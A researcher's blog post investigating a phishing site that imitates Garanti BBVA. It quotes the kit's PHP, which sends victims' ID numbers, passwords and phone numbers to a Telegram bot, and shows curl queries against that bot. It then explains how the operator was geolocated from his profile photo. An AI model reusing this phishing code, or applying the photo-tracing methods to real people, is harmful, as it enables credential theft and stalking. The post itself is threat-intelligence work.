

There Is A Threat Actor Out There

written by Mert SARICA | 1 March 2026

TABLE OF CONTENTS

1. Introduction
2. Threat Hunting
3. First Clue
4. Second Clue
5. Bingo
6. Conclusion

Introduction

In recent years, as a cybersecurity researcher who frequently engages in conversations with threat actors who lack knowledge or concern about Operations Security (OPSEC) (Examples: Chasing the Threat Actor, Investment Scammers, WhatsApp Scammers), I once again had the opportunity to converse with another threat actor.

The story of this article began almost a year ago during a security research I conducted, when I encountered a threat actor who did not hesitate to use his real first and last name on phishing websites targeting Garanti BBVA customers, as well as on his Telegram profile – perhaps never considering that a cybersecurity researcher might be able to obtain this information.

Threat Hunting

While conducting threat hunting on phishing sites detected on the SOCRadar Cyber Threat Intelligence Platform, three domain names starting with grnt- caught my attention: grnt-avantaj1.xyz, grnt-avantaj2.xyz, and grnt-avantaj4.xyz.

Güvenli Bankacılığa Hoş Geldiniz

Lütfen müşteri numaranızı ya da T.C. kimlik numaranızı ve size özel parolanızı girin.

TC Kimlik Numarası

Şifre

Garanti BBVA İnternet Giriş

Parolamı unuttum.
İlk kez parola almak istiyorum.

Yardım ve Güvenlik

Güvenliğiniz için lütfen aşağıdaki bilgilere dikkat edin.

Güvenli bir İnternet deneyimi ve güncel virüsler hakkında bilgi almak için lütfen tıklayın.

[Detaylı bilgi](#)

Başkası adına mi işlem yapıyorsunuz?

[Tasarruf Mevduatı Güvencesi](#)

[Diğer Yardım Ve Güvenlik](#)

[Bize Ulaşın](#)

[Güvenlik Bilgileri](#)

Language: [English](#)

Copyright © 2025 T.Garanti Bankası A.Ş.

Upon conducting a brief investigation on these websites, I discovered that the threat actor hosted the source codes in a folder named `garanticemal`. As I began reviewing the source codes one by one, it didn't take long – just like in my blog post titled `Chasing the Threat Actor` – for the Telegram bot token inside the `index.php` file to immediately catch my attention.

Name	Date Modified	Size	Kind
assets	Jan 10, 2025 at 13:38	--	Folder
index	Jan 10, 2025 at 13:39	--	Folder
index.php	Jan 10, 2025 at 15:26	70 KB	PHP script
success.php	Jan 10, 2025 at 15:27	56 KB	PHP script

```

index.php
1 <?php
2 if ($_POST) {
3     $telegramToken = " ";
4     $chatID = " ";
5
6     date_default_timezone_set('Europe/Istanbul');
7     $currentDate = date('Y-m-d H:i:s');
8     $ipAddress = $_SERVER['REMOTE_ADDR'];
9
10    $tc = $_POST['tc'];
11    $password = $_POST['password'];
12    $gsm = $_POST['gsm'];
13    $limit = $_POST['limit'];
14
15    session_start();
16
17    $data = json_decode($response, true);
18
19
20    if (isset($data['data'][0])) {
21        $person = $data['data'][0];
22        echo json_encode([
23            'status' => 'success',
24            'adi' => $person['ADI'],
25            'soyadi' => $person['SOYADI']
26        ]);
27        $_SESSION['adi'] = $person['ADI'];
28        $_SESSION['soyadi'] = $person['SOYADI'];
29    } else {
30        echo json_encode(['error' => 'Kişi bulunamadı.']);
31    }
32
33
34    $message = "✅ <b>Yeni Kayıt</b>\n" .
35              "Ad Soyad: <b>".$_SESSION['adi']. " ".$_SESSION['soyadi']. "</b>\n" .
36              "T.C. Kimlik: <b>$tc</b>\n" .
37              "Şifre: <b>$password</b>\n" .
38              "Telefon: <b>$gsm</b>\n" .
39              "Kart Limiti: <b>$limit</b>\n" .
40              "IP Adresi: <b>$ipAddress</b>\n" .
41              "Tarih: <b>$currentDate</b>";
42    $url = "https://api.telegram.org/bot$telegramToken/sendMessage";
43
44    $postFields = [
45        'chat_id' => $chatID,
46        'text' => $message,
47        'parse_mode' => 'HTML'
48    ];
49
50
Line 1, Column 7

```

```

Desktop % curl -X GET "https://api.telegram.org/bot /getMe?chat_id= " | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 252 100 252 0 0 606 0 --:--:-- --:--:-- --:--:-- 607
{
  "ok": true,
  "result": {
    "id": " ",
    "is_bot": true,
    "first_name": "garantibott",
    "username": "garantitbot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}

Desktop % curl -X GET "https://api.telegram.org/bot /getChat?chat_id= " | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 559 100 559 0 0 1235 0 --:--:-- --:--:-- --:--:-- 1233
{
  "ok": true,
  "result": {
    "id": " ",
    "title": "Garanti",
    "type": "group",
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "all_members_are_administrators": true,
    "max_reaction_count": 11,
    "accent_color_id": 2
  }
}

```

Through the token, I reached Cemal's Telegram account and encountered his surname information and a possible profile photo. My first reaction was to think that what I was seeing must be fake. Because if I could access this

information, law enforcement certainly could – and Cemal would eventually get caught.

In order for Cemal to learn from his mistake and repent, his surname information and profile photo have been censored throughout this article.

```
Desktop -- -zsh -- 167x53
Desktop % curl -X GET "https://api.telegram.org/bot /getChatAdministrators?chat_id=" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 168 100 168 0 0 414 0 --:--:-- --:--:-- --:--:-- 415
{
  "ok": true,
  "result": [
    {
      "user": {
        "id": ,
        "is_bot": false,
        "first_name": "Cemal",
        "last_name": " ",
        "username": " "
      },
      "status": "creator",
      "is_anonymous": false
    }
  ]
}
```

Cemal [blacked out]

last

User Info



Cemal [blacked out]

last seen recently when?



@ [blacked out]

Username



ADD TO CONTACTS



Notifications



SEND MESSAGE



Block user




Was Cemal a threat actor unconcerned about being caught, or one who simply believed he could not be identified from the information crumbs he left behind? To understand this, I either had to contact Cemal directly and rely on his responses, or attempt to indirectly answer this question by conducting preliminary research using Open Source Intelligence (OSINT).

As someone who enjoys taking the challenging path, I naturally chose the second option and rolled up my sleeves. After failing to obtain meaningful results from Cemal's name and surname, I decided to proceed with his profile photo.

First Clue

When I searched for the apartment building visible in the right background of Cemal's profile photo on Google Images, I came across a property listing on the Hepsiemlak platform. The apartment in the listing was located in Karşıyaka district of İzmir. The grilled middle block in Cemal's profile photo strongly resembled the one in the listing.



For Sale > Izmir For Sale > Karşıyaka For Sale > Mavişehir For Sale > Apartment > 4762-4329

171 Square Meters Apartment For Sale in Karşıyaka, Izmir



8.750.000 TRY

Izmir / Karşıyaka / Mavişehir Mah.

Listing No 4762-4329

Last Update Dat... 22-10-2024

Listing status For Sale

Residence Type Apartment

Property Struct... Daire

Number Of Room ... 4 + 1

Number of Bathr... 2

Gross/Net m² 171 m² / 145 m²

Number of Floor... 18 Storey

Floor 17. Floor

Property Age 29 at Age

Heating Type Central

Fuel Type Gas

Loan Availabili... Available

Title Deed Stat... Condominium

Large Photo

5 / 61


4762-4329



For Sale Apartment 4 + 1 171 m²

Earn by Sharing

Deepening my research based on the listing, I learned that this building was one of the Mavişehir Pamukkale blocks.



Later, I decided to determine approximately where and when Cemal had taken



this photo. For this, I utilized the shooting angle and the positioning of air conditioners on the building.

After virtually exploring the surroundings of the Mavişehir Pamukkale blocks via Google Maps and its Street View feature, I was able to locate the exact building.




Second Clue

When it came to identifying where the photo was taken from, I noticed the MaviBahçe shopping mall located diagonally across from the building. After reviewing photos in Google Maps comments one by one, I determined that the photo was taken from the upper floor of this mall.




Finally, to determine approximately when the photo was taken, I once again relied on the profile photo. When I searched the letters RR0 visible on the cardboard cup Cemal was holding using Google Images, I discovered that it belonged to the fast-service Italian restaurant chain Sbarro.



Bingo

I then checked whether this chain had a branch in the MaviBahçe shopping mall and learned that it did not. To find out approximately when this branch had closed, I used the Web Archive, a library that archives older versions, designs, and content of websites.


After a brief search, I found that the archive for this branch did not exist after July 2024, leading me to conclude that the photo was most likely not taken after that date. (Note: Sbarro's MaviBahçe branch may have reopened in 2025.)



Conclusion

In light of all the information I gathered, I began corresponding with Cemal. Although he initially denied my claims, toward the end of our exchange he realized that the situation was becoming increasingly serious – and suddenly disappeared.

Cemal 
online



Excerpt from the Telegram conversation (translated from Turkish):

AE: Are you renting or selling the panel?

Cemal: What panel, brother?

AE: The Garanti panel.

Cemal: I don't understand what you're saying.

AE: I'm talking about grnt-avantaj. We're also from Karşıyaka.

Cemal: So what if you're from Karşıyaka?

AE: I'm talking about the garanttibot.

Cemal: I understand.

AE: I need something similar too.

Cemal: Unfortunately, I don't have it.

Cemal 
online

Seni kim gönderdi 😂 08:30

Söyle yardımcı olacağım 08:35

Karsiyakali kardeşim benim 08:39

Hadi yaz 08:40

Açalım reklam lazımsa 08:40

AE

08:41 ✓✓

Ya   08:41

Ben böyle bir gruba üye olmadım hiç bir zaman 08:41

AE

Tamer ile reelden tanışıyoruz mavi bahçe 08:41 ✓✓

Dürüst gel işini göreyim 08:41

AE

o da seni ortamdan tanıdığını söyledi 08:41 ✓✓

Abi mavi bahçe ney hahahaha 08:41

Continuation of the conversation:

Cemal: Who sent you? 

Cemal: Tell me, I'll help.

Cemal: My fellow Karşıyaka brother.

Cemal: Come on, write.

Cemal: Let's launch ads if needed.

Cemal: I've never been a member of such a group.

AE: We know Tamer from reels, MaviBahçe.

AE: He said he knows you from close circle.

Cemal: What do you mean MaviBahçe hahaha.



Continuation of the conversation:

Cemal: Haha, who is Tamer? I honestly don't know him.

Cemal: But tell me what you need.

Cemal: What exactly do you need?

Cemal: How do you operate – through calls?

Cemal: Do you have a team?



